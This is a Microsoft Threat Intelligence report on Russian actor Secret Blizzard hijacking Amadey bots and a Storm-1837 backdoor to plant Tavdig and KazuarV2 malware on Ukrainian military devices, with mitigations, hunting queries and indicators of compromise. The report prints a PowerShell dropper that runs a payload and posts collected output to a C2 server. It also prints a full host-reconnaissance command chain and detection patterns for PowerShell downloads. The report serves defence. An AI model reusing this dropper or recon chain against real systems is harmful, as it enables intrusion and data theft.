Frequent freeloader part II: Russian actor Secret Blizzard using tools of other groups to attack Ukraine

12/11/2024

- By Microsoft Threat Intelligence

After co-opting the tools and infrastructure of another nation-state threat actor to facilitate espionage activities, as detailed in our last blog, Russian nation-state actor Secret Blizzard used those tools and infrastructure to compromise targets in Ukraine. Microsoft Threat Intelligence has observed that these campaigns consistently led to the download of Secret Blizzard's custom malware, with the Tavdig backdoor creating the foothold to install their KazuarV2 backdoor.

Between March and April 2024, Microsoft Threat Intelligence observed Secret Blizzard using the Amadey bot malware relating to cybercriminal activity that Microsoft tracks as Storm-1919 to download its backdoors to specifically selected target devices associated with the Ukrainian military. This was at least the second time since 2022 that Secret Blizzard has used a cybercrime campaign to facilitate a foothold for its own malware in Ukraine. Microsoft also assesses that in January 2024, Secret Blizzard used the backdoor of Storm-1837, a Russia-based threat actor that targets Ukrainian military drone pilots, to download the Tavdig and KazuarV2 backdoors on a target device in Ukraine.

Commandeering other threat actors' access highlights Secret Blizzard's approach to diversifying its attack vectors, including using strategic web compromises (watering holes) and adversary-in-the-middle (AiTM) campaigns likely facilitated via legally mandated intercept systems in Russia such as the "System for Operative Investigative Activities" (SORM). More commonly, Secret Blizzard uses spear phishing as its initial attack vector, then server-side and edge device compromises to facilitate further lateral movement within a network of interest.

As previously detailed, Secret Blizzard is known for targeting a wide array of sectors, but most prominently ministries of foreign affairs, embassies, government offices, defense departments, and defense-related companies worldwide. Secret Blizzard focuses on gaining long-term access to systems for intelligence collection, often seeking out advanced research and information of political importance, using extensive resources such as multiple backdoors.

The United States Cybersecurity and Infrastructure Security Agency (CISA) has attributed Secret Blizzard to Center 16 of Russia's Federal Security Service (FSB). Secret Blizzard overlaps with the threat actor tracked by other security vendors as Turla, Waterbug, Venomous Bear, Snake, Turla Team, and Turla APT Group.

Microsoft tracks Secret Blizzard campaigns and, when we are able, directly notifies customers who have been targeted or compromised, providing them with the necessary information to help secure their environments. As part of our continuous monitoring, analysis, and reporting on the threat landscape, we are sharing our research on Secret Blizzard's activity to raise awareness of this threat actor's tradecraft and to educate organizations on how to harden their attack surfaces against this and similar activity. In addition, we highlight that while Secret Blizzard's use of infrastructure and access by other threat actors is unusual, it is not unique, and therefore organizations that have been compromised by one threat actor may also find themselves compromised by another through the initial intrusion.

Amadey bot use and post-compromise activities

Between March and April 2024, Microsoft observed Secret Blizzard likely commandeering Amadey bots to ultimately deploy their custom Tavdig backdoor. Microsoft tracks some cybercriminal activity associated with Amadey bots as Storm-1919. Storm-1919's post-infection goal is most often to deploy XMRIG cryptocurrency miners onto victim devices. Amadey bots have been deployed by Secret Blizzard and other threat actors comprising Storm-1919 to numerous devices around the world during 2024.

Microsoft assesses that Secret Blizzard either used the Amadey malware as a service (MaaS) or accessed the Amadey command-and-control (C2) panels surreptitiously to download a PowerShell dropper on target devices. The PowerShell dropper contained a Base64-encoded Amadey payload appended by code that invoked a request to Secret Blizzard C2 infrastructure.

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=') | Set-Content 'av.exe'
-Encoding Byte *>&1}catch{$_}
$k2 = Get-ChildItem
$ll = try {.\av.exe *>&1}catch{$_}
$k3 = Get-ChildItem
$k = $r + $k1 + $k2 + $ll + $k3;
Invoke-RestMethod -Uri "https://citactica.com/wp-content/wp-login.php" -Method Post -Body ([System.
Convert]::ToBase64String($k));
```

Figure 1. Amadey payload calling back to Secret Blizzard C2 infrastructure

The Amadey instance was version 4.18, but generally had the same functionality as the Amadey bot described in a Splunk blog from July 2023 analyzing version 3.83.

The Amadey sample gathered a significant amount of information about the victim system, including the administrator status and device name from the registry, and checked for installed antivirus software by seeing if it had a folder in *C:\ProgramData*. Numbers were recorded for each software found and likely sent back to the C2:

- Avast Software
  - Avira
  - Kaspersky Lab
  - ESET
  - Panda Security
  - Doctor Web
  - AVG
  - 360TotalSecurity
  - Bitdefender
  - Norton
  - Sophos
  - Comodo

The retrieved information was gathered from the system to be encoded into the communication sent to the C2 at *http://vitantgroup[.]com/xmlrpc.php*. The Amadey bot then attempted to download two plugins from the C2 server:

- *hxxp://vitantgroup[.]com/Plugins/cred64.dll*
- *hxxp://vitantgroup[.]com/Plugins/clip64.dll*

Microsoft did not observe the two DLLs on the devices accessed by Secret Blizzard, but it is likely that they performed the same role as in other similar Amadey bots—to collect clipboard data and browser credentials. The need to encode the PowerShell dropper with a separate C2 URL controlled by Secret Blizzard could indicate that Secret Blizzard was not directly in control of the C2 mechanism used by the Amadey bot.

Subsequently, Microsoft observed Secret Blizzard downloading their custom reconnaissance or survey tool. This tool was selectively deployed to devices of further interest by the threat actor—for example, devices egressing from STARLINK IP addresses, a common signature of Ukrainian front-line military devices. The survey tool consisted of an executable that decrypted a batch script or cmdlets at runtime using what appears to be a custom RC4 algorithm. One of the batch scripts invoked the following command:

```
ver & systeminfo & ipconfig -all & ipconfig /displaydns & route print & arp -a & netstat -a -n & net share
& net use & net user & whoami /all & wmic useraccount get name,sid & net localgroup & net accounts & net
config & net time \\127.0.0.1 & set & netsh firewall show portopening & netsh firewall show allowedprogram
& netsh firewall show config & tasklist /v & tasklist /svc & echo . | powershell get-hotfix & reg query
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /s & reg query HKLM\Software\Microsoft
\Windows\CurrentVersion\Policies\System /v EnableLUA & dir /x c:\ & dir /x c:\users\ & dir %tmp% & dir "c:
\program files (x86)" /x & dir "c:\program files" /x & tree "%UserProfile%\Desktop" /A & tree "%
UserProfile%\Documents" /A & tree "%UserProfile%\Downloads" /A & reg query HKCU\Software\Microsoft\Windows
\CurrentVersion\Run & reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run & reg query HKLM
\Software\Microsoft\Windows\CurrentVersion\RunOnce & reg query HKLM\Software\Wow6432Node\Microsoft\Windows
\CurrentVersion\Run & reg query HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce & dir
/x "c:\windows\microsoft.net\framework"
```

Figure 2. Batch script command

The batch script collected a survey of the victim device, including the directory tree, system information, active sessions, IPv4 route table, SMB shares, enabled security groups, and time settings. This information was encrypted using the same RC4 function and transmitted to the previously referenced Secret Blizzard C2 server at *hxxps://citactica[.]com/wp-content/wp-login.php*.

In another use of the survey tool observed by Microsoft Threat Intelligence, the executable simply decrypted the cmdlet *dir "%programdata%\Microsoft\Windows Defender\Support*. The *%programdata%\Microsoft\Windows Defender\Support* folder contains various Microsoft Defender logs, such as entries of detected malicious files.

Microsoft assesses that this cmdlet was invoked to determine if Microsoft Defender was enabled and whether previous Amadey activity had been flagged by the engine. Since several of the targeted devices observed by Microsoft had Microsoft Defender disabled during initial infection, the Secret Blizzard implants were only observed by Microsoft weeks or months after initial malware deployment.

Microsoft assesses that Secret Blizzard generally used the survey tool to determine if a victim device was of further interest, in which case it would deploy a PowerShell dropper containing the Tavdig backdoor payload (*rastls.dll*) and a legitimate Symantec binary with the name (*kavp.exe*), which is susceptible to DLL-sideloading. The C2 configuration for Tavdig was:

- *hxxps://icw2016.coachfederation[.]cz/wp-includes/images/wp/*
- *hxxps://hospitalvilleroy[.]com[.]br/wp-includes/fonts/icons/*

On several of the victim devices, the Tavdig loader was deployed using an executable named *procmap.exe*, which used the Microsoft Macro Assembler (MASM) compiler (QEditor). Microsoft assesses that *procmap.exe* was used to compile and run malicious ASM files on victim devices within Ukraine in March 2024, which then invoked a PowerShell script that subsequently loaded the Amadey bots and the Tavdig backdoor.

Secret Blizzard then used the Tavdig backdoor—loaded into *kavp.exe*—to conduct further reconnaissance on the device, including user info, netstat, and installed patches. Secret Blizzard also used Tavdig to import a registry file into the registry of the victim device, which likely installed the persistence mechanism and payload for the KazuarV2 backdoor.



Figure 3. Example of how Amadey bots were used to load the Tavdig backdoor

The KazuarV2 payload was often injected into a browser process such as *explorer.exe* or *opera.exe* to facilitate command and control with compromised web servers hosting the Secret Blizzard relay and encryption module (*index.php*). This module facilitated encryption and onward transmission of command output and exfiltrated data from the affected device to the next-level Secret Blizzard infrastructure.

Storm-1837 PowerShell backdoor use

Microsoft has observed Storm-1837 (overlaps with activity tracked by other security providers as Flying Yeti and UAC-0149) targeting devices belonging to the military of Ukraine since December 2023. Storm-1837 is a Russia-based threat actor that has focused on devices used by Ukrainian drone operators. Storm-1837 uses a range of PowerShell backdoors including the backdoor that the Computer Emergency Response Team of Ukraine (CERT-UA) has named Cookbox as well as an Android backdoor impersonating a legitimate system used for AI processing called “Griselda”, which according to CERT-UA is based on the Hydra Android banking malware and facilitates the collection of session data (HTTP cookies), contacts, and keylogging. In May 2024, Cloudflare detailed a Storm-1837 espionage phishing campaign against Ukrainian military devices for which Storm-1837 used both GitHub and Cloudflare for staging and C2.

In January 2024, Microsoft observed a military-related device in Ukraine compromised by a Storm-1837 backdoor configured to use the Telegram API to launch a cmdlet with credentials (supplied as parameters) for an account on the file-sharing platform Mega. The cmdlet appeared to have facilitated remote connections to the account at Mega and likely invoked the download of commands or files for launch on the target device. When the Storm-1837 PowerShell backdoor launched, Microsoft noted a PowerShell dropper deployed to the device. The dropper was very similar to the one observed during the use of Amadey bots and contained two base64 encoded files containing the previously referenced Tavdig backdoor payload (*rastls.dll*) and the Symantec binary (*kavp.exe*).

As with the Amadey bot attack chain, Secret Blizzard used the Tavdig backdoor loaded into *kavp.exe* to conduct initial reconnaissance on the device. Secret Blizzard then used Tavdig to import a registry file, which was used to install and provide persistence for the KazuarV2 backdoor, which was subsequently observed launching on the affected device.

Although Microsoft did not directly observe the Storm-1837 PowerShell backdoor downloading the Tavdig loader, based on the temporal proximity between the execution of the Storm-1837 backdoor and the observation of the PowerShell dropper, Microsoft assesses that it is likely that the Storm-1837 backdoor was used by Secret Blizzard to deploy the Tavdig loader.

Summary assessments

Microsoft Threat Intelligence is still investigating how Secret Blizzard gained control of the Storm-1837 backdoor or Amadey bots to download its own tools onto devices in Ukraine. It is possible, for example, that Secret Blizzard operators could have purchased the use of Amadey bots, or it may have surreptitiously commandeered a part of the Amadey attack chain.

Regardless of the means, Microsoft Threat Intelligence assesses that Secret Blizzard's pursuit of footholds provided by or stolen from other threat actors highlights this threat actor's prioritization of accessing military devices in Ukraine. During its operations, Secret Blizzard has used an RC4 encrypted executable to decrypt various survey cmdlets and scripts, a method Microsoft assesses Secret Blizzard is likely to use beyond the immediate campaign discussed here.

Secret Blizzard deployed tools to these (non-domain-joined) devices that are encoded for espionage against large domain-joined environments. However, this threat actor has also built new functionality into them to make them more relevant for the espionage specifically conducted against Ukrainian military devices. In addition, Microsoft assesses Secret Blizzard has likely also attempted to use these footholds to tunnel and escalate toward strategic access at the Ministry level.

When parts one and two of this blog series are taken together, it indicates that Secret Blizzard has been using footholds from third parties—either by surreptitiously stealing or purchasing access—as a specific and deliberate method to establish footholds of espionage value. Nevertheless, Microsoft assesses that while this approach has some benefits that could lead more threat adversaries to use it, it is of less use against hardened networks, where good endpoint and network defenses enable the detection of activities of multiple threat adversaries for remediation.

Mitigations

To harden networks against the Secret Blizzard activity listed above, defenders can implement the following:

Strengthen Microsoft Defender for Endpoint configuration

- Microsoft Defender XDR customers can implement attack surface reduction rules to harden an environment against techniques used by threat actors.
  - Block execution of potentially obfuscated scripts.
  - Block process creations originating from PSExec and WMI commands.
  - Block executable files from running unless they meet a prevalence, age, or trusted list criterion.
  - Block abuse of exploited vulnerable signed drivers.
  - Block Webshell creation for Servers.
- Enable network protection in Microsoft Defender for Endpoint.
- Ensure that tamper protection is enabled in Microsoft Dender for Endpoint.
- Run endpoint detection and response in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode.
- Configure investigation and remediation in full automated mode to let Microsoft Defender for Endpoint take immediate action on alerts to resolve breaches, significantly reducing alert volume.

Strengthen Microsoft Defender Antivirus configuration

- Turn on PUA protection in block mode in Microsoft Defender Antivirus.
- Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving threat actor tools and techniques.
- Turn on Microsoft Defender Antivirus real-time protection.

Strengthen operating environment configuration

- Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware. Implement PowerShell execution policies to control conditions under which PowerShell can load configuration files and run scripts.
- Turn on and monitor PowerShell module and script block logging.
- Implement PowerShell execution policies to control conditions under which PowerShell can load configuration files and run scripts.
- Turn on and monitor PowerShell module and script block logging.

Microsoft Defender XDR detections

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects this threat as the following malware:

- Trojan:Win32/Tavdig.Crypt
- Trojan:JS/Kazuar.A

Microsoft Defender Antivirus detects additional threat components that may be related as the following malware:

- Trojan:Win32/Amadey
- Trojan:MSIL/Amadey
- TrojanDownloader:Win32/Amadey

Microsoft Defender for Endpoint

The following alerts might also indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.

- Secret Blizzard Actor activity detected

Hunting queries

Microsoft Defender XDR

Surface instances of the Secret Blizzard indicators of compromise file hashes.

```
let fileHashes = dynamic(["Ee8ef58f3bf0dab066eb608cb0f167b1585e166bf4730858961c192860ceffe9",

"d26ac1a90f3b3f9e11491f789e55abe5b7d360df77c91a597e775f6db49902ea",

"d7e528b55b2eeb6786509664a70f641f14d0c13ceec539737eef26857355536e",

"dfdc0318f3dc5ba3f960b1f338b638cd9645856d2a2af8aa33ea0f9979a9ca4c",

"ced8891ea8d87005de989f25f0f94634d1fc70ebb37302cf21aa0c0b0e13350f",

"Ee8ef58f3bf0dab066eb608cb0f167b1585e166bf4730858961c192860ceffe9"]);

union

(

DeviceFileEvents

| where SHA256 in (fileHashes)
```

```
| project Timestamp, FileHash = SHA256, SourceTable = "DeviceFileEvents"

),

(

DeviceEvents

| where SHA256 in (fileHashes)

| project Timestamp, FileHash = SHA256, SourceTable = "DeviceEvents"

),

(

DeviceImageLoadEvents

| where SHA256 in (fileHashes)

| project Timestamp, FileHash = SHA256, SourceTable = "DeviceImageLoadEvents"

),

(

DeviceProcessEvents

| where SHA256 in (fileHashes)

| project Timestamp, FileHash = SHA256, SourceTable = "DeviceProcessEvents"

)

| order by Timestamp desc
```

Surface instances of the Secret Blizzard indicators of compromise C2s.

```
let domainList = dynamic(["citactica.com", "icw2016.coachfederation.cz", "hospitalvilleroy.com.br",
"vitantgroup.com", "brauche-it.de", "okesense.oketheme.com", "coworkingdeamicis.com", "plagnol-
charpentier.fr"]);

union

(

DnsEvents

| where QueryType has_any(domainList) or Name has_any(domainList)

| project TimeGenerated, Domain = QueryType, SourceTable = "DnsEvents"

),

(

IdentityQueryEvents

| where QueryTarget has_any(domainList)

| project Timestamp, Domain = QueryTarget, SourceTable = "IdentityQueryEvents"

),

(

DeviceNetworkEvents

| where RemoteUrl has_any(domainList)

| project Timestamp, Domain = RemoteUrl, SourceTable = "DeviceNetworkEvents"

),

(

DeviceNetworkInfo
```

```
| extend DnsAddresses = parse_json(DnsAddresses), ConnectedNetworks = parse_json(ConnectedNetworks)

| mv-expand DnsAddresses, ConnectedNetworks

| where DnsAddresses has_any(domainList) or ConnectedNetworks.Name has_any(domainList)

| project Timestamp, Domain = coalesce(DnsAddresses, ConnectedNetworks.Name), SourceTable =
"DeviceNetworkInfo"

),

(

VMConnection

| extend RemoteDnsQuestions = parse_json(RemoteDnsQuestions), RemoteDnsCanonicalNames =
parse_json(RemoteDnsCanonicalNames)

| mv-expand RemoteDnsQuestions, RemoteDnsCanonicalNames

| where RemoteDnsQuestions has_any(domainList) or RemoteDnsCanonicalNames has_any(domainList)

| project TimeGenerated, Domain = coalesce(RemoteDnsQuestions, RemoteDnsCanonicalNames),
SourceTable = "VMConnection"

),

(

W3CIISLog

| where csHost has_any(domainList) or csReferer has_any(domainList)

| project TimeGenerated, Domain = coalesce(csHost, csReferer), SourceTable = "W3CIISLog"

),

(

EmailUrlInfo

| where UrlDomain has_any(domainList)

| project Timestamp, Domain = UrlDomain, SourceTable = "EmailUrlInfo"

),

(

UrlClickEvents

| where Url has_any(domainList)

| project Timestamp, Domain = Url, SourceTable = "UrlClickEvents"

)

| order by TimeGenerated desc
```

Additional hunting for likely malicious PowerShell commands queries can be found in this repository.

Look for PowerShell execution events that might involve a download.

```
// Finds PowerShell execution events that could involve a download.

DeviceProcessEvents

| where Timestamp > ago(7d)

| where FileName in~ ("powershell.exe", "powershell_ise.exe")

| where ProcessCommandLine has "Net.WebClient"

or ProcessCommandLine has "DownloadFile"

or ProcessCommandLine has "Invoke-WebRequest"
```

```
or ProcessCommandLine has "Invoke-Shellcode"

or ProcessCommandLine has "http"

or ProcessCommandLine has "IEX"

or ProcessCommandLine has "Start-BitsTransfer"

or ProcessCommandLine has "mpcmdrun.exe"

| project Timestamp, DeviceName, InitiatingProcessFileName, FileName, ProcessCommandLine
```

Look for encoded PowerShell execution events.

```
// Detect Encoded PowerShell

DeviceProcessEvents

| where ProcessCommandLine matches regex @'(\s+-((?i)encod?e?d?c?o?m?m?a?n?d?|e|en|enc|ec)\s).*([A-Za-z0-9+/]{50,}[=]{0,2})'

| extend DecodedCommand = replace(@'\x00','', base64_decode_tostring(extract("[A-Za-z0-9+/]{50,}[=]{0,2}",0 , ProcessCommandLine)))
```

Microsoft Sentinel

Look for encoded PowerShell.

```
id: f58a7f64-acd3-4cf6-ab6d-be76130cf251

name: Detect Encoded Powershell

description: |

This query will detect encoded Powershell based on the parameters passed during process creation.
This query will also work if the PowerShell executable is renamed or tampered with since detection
is based solely on a regex of the launch string.

requiredDataConnectors:

- connectorId: MicrosoftThreatProtection

dataTypes:

- DeviceProcessEvents

tactics:

- Execution

query: |

DeviceProcessEvents

| where ProcessCommandLine matches regex @'(\s+-((?i)encod?e?d?c?o?m?m?a?n?d?|e|en|enc|ec)\s).*([A-Za-z0-9+/]{50,}[=]{0,2})'

| extend DecodedCommand = replace(@'\x00','', base64_decode_tostring(extract("[A-Za-z0-9+/]{50,}[=]{0,2}",0 , ProcessCommandLine)))
```

Look for PowerShell downloads.

```
id: c34d1d0e-1cf4-45d0-b628-a2cfde329182

name: PowerShell downloads

description: |

Finds PowerShell execution events that could involve a download.

requiredDataConnectors:

- connectorId: MicrosoftThreatProtection

dataTypes:
```

```
- DeviceProcessEvents

query: |

DeviceProcessEvents

| where Timestamp > ago(7d)

| where FileName in~ ("powershell.exe", "powershell_ise.exe")

| where ProcessCommandLine has "Net.WebClient"

or ProcessCommandLine has "DownloadFile"

or ProcessCommandLine has "Invoke-WebRequest"

or ProcessCommandLine has "Invoke-Shellcode"

or ProcessCommandLine has "http"

or ProcessCommandLine has "IEX"

or ProcessCommandLine has "Start-BitsTransfer"

or ProcessCommandLine has "mpcmdrun.exe"

| project Timestamp, DeviceName, InitiatingProcessFileName, FileName, ProcessCommandLine
```

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments. Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal, to get more information about this threat actor.

Microsoft Defender Threat Intelligence

- Secret Blizzard using peer and cybercriminal infrastructure to target devices in Ukraine

Indicators of compromise

Indicator	Type	Association	La se
hxxps://citactica[.]com/wp-content/wp-login.php	C2 domain Survey Tool and Amadey dropper	Secret Blizzard	Ap 20
a56703e72f79b4ec72b97c53fbd8426eb6515e3645cb02e7fc99aaaea515273e	Tavdig payload (*rastls.dll*)	Secret Blizzard	Ap 20
hxxps://icw2016.coachfederation[.]cz/wp-includes/images/wp/	Tavdig C2 domain	Secret Blizzard	Ap 20
hxxps://hospitalvilleroy[.]com[.]br/wp-includes/fonts/icons/	Tavdig C2 domain	Secret Blizzard	Ap 20
f9ebf6aeb3f0fb0c29bd8f3d652476cd1fe8bd9a0c11cb15c43de33bbce0bf68	Executable susceptible to DLL-sideload (*kavp.exe*)	Secret Blizzard	Ja Ap 20
d26ac1a90f3b3f9e11491f789e55abe5b7d360df77c91a597e775f6db49902ea	Survey tool (*ddra.exe*)	Secret Blizzard	Ap 20
d7e528b55b2eeb6786509664a70f641f14d0c13ceec539737eef26857355536e	PowerShell dropper for Amadey bot (*nnas.ps1*)	Secret Blizzard	Ma 20

hxxps://brauche-it[.]de/wp-includes/blocks/blocksu9ky0o	KazuarV2 C2	Secret Blizzard	Ju 20
hxxps://okesense.oketheme[.]com/wp-includes/sodium_compat/sodium_compatT4FF1a	KazuarV2 C2	Secret Blizzard	Ju 20
hxxps://coworkingdeamicis[.]com/wp-includes/Text/TextYpRm9l	KazuarV2 C2	Secret Blizzard	Ju 20
hxxps://plagnol-charpentier[.]fr/wp-includes/random_compat/random_compata0zW7Q	KazuarV2 C2	Secret Blizzard	Ju 20
dfdc0318f3dc5ba3f960b1f338b638cd9645856d2a2af8aa33ea0f9979a9ca4c	Amadey bot (*av.exe*/ *dctooux.exe*)	Storm-1919	Ma 20
ced8891ea8d87005de989f25f0f94634d1fc70ebb37302cf21aa0c0b0e13350f	Amadey bot (*dctooux.exe*)	Storm-1919	Ma 20
ee8ef58f3bf0dab066eb608cb0f167b1585e166bf4730858961c192860ceffe9	MASM32 utility (*procmap.exe*)	Storm-1919	Ma 20
hxxp://vitantgroup[.]com/xmlrpc.php	Amadey C2	Storm-1919	Ma 20

References

- https://securelist.com/the-epic-turla-operation/65545/
- https://www.darkreading.com/endpoint-security/upgraded-kazuar-backdoor-offers-stealthy-power
- https://cyble.com/blog/the-rise-of-amadey-bot-a-growing-concern-for-internet-security/
- https://www.welivesecurity.com/2020/03/12/tracking-turla-new-backdoor-armenian-watering-holes/
- https://www.welivesecurity.com/2018/05/22/turla-mosquito-shift-towards-generic-tools/
- https://www.welivesecurity.com/2018/01/09/turlas-backdoor-laced-flash-player-installer/
- https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-129a
- https://attack.mitre.org/groups/G0010/
- https://www.splunk.com/en_us/blog/security/amadey-threat-analysis-and-detections.html
- https://blog.cloudflare.com/disrupting-flyingyeti-campaign-targeting-ukraine/
- https://socprime.com/blog/uac-0149-attack-detection-hackers-launch-a-targeted-attack-against-the-armed-forces-of-ukraine-as-cert-ua-reports/
- https://cert.gov.ua/article/6278620
- https://www.theregister.com/2024/05/31/crowdforce_flyingyeti_ukraine/
- https://www.zdnet.com/article/malware-authors-are-still-abusing-the-heavens-gate-technique/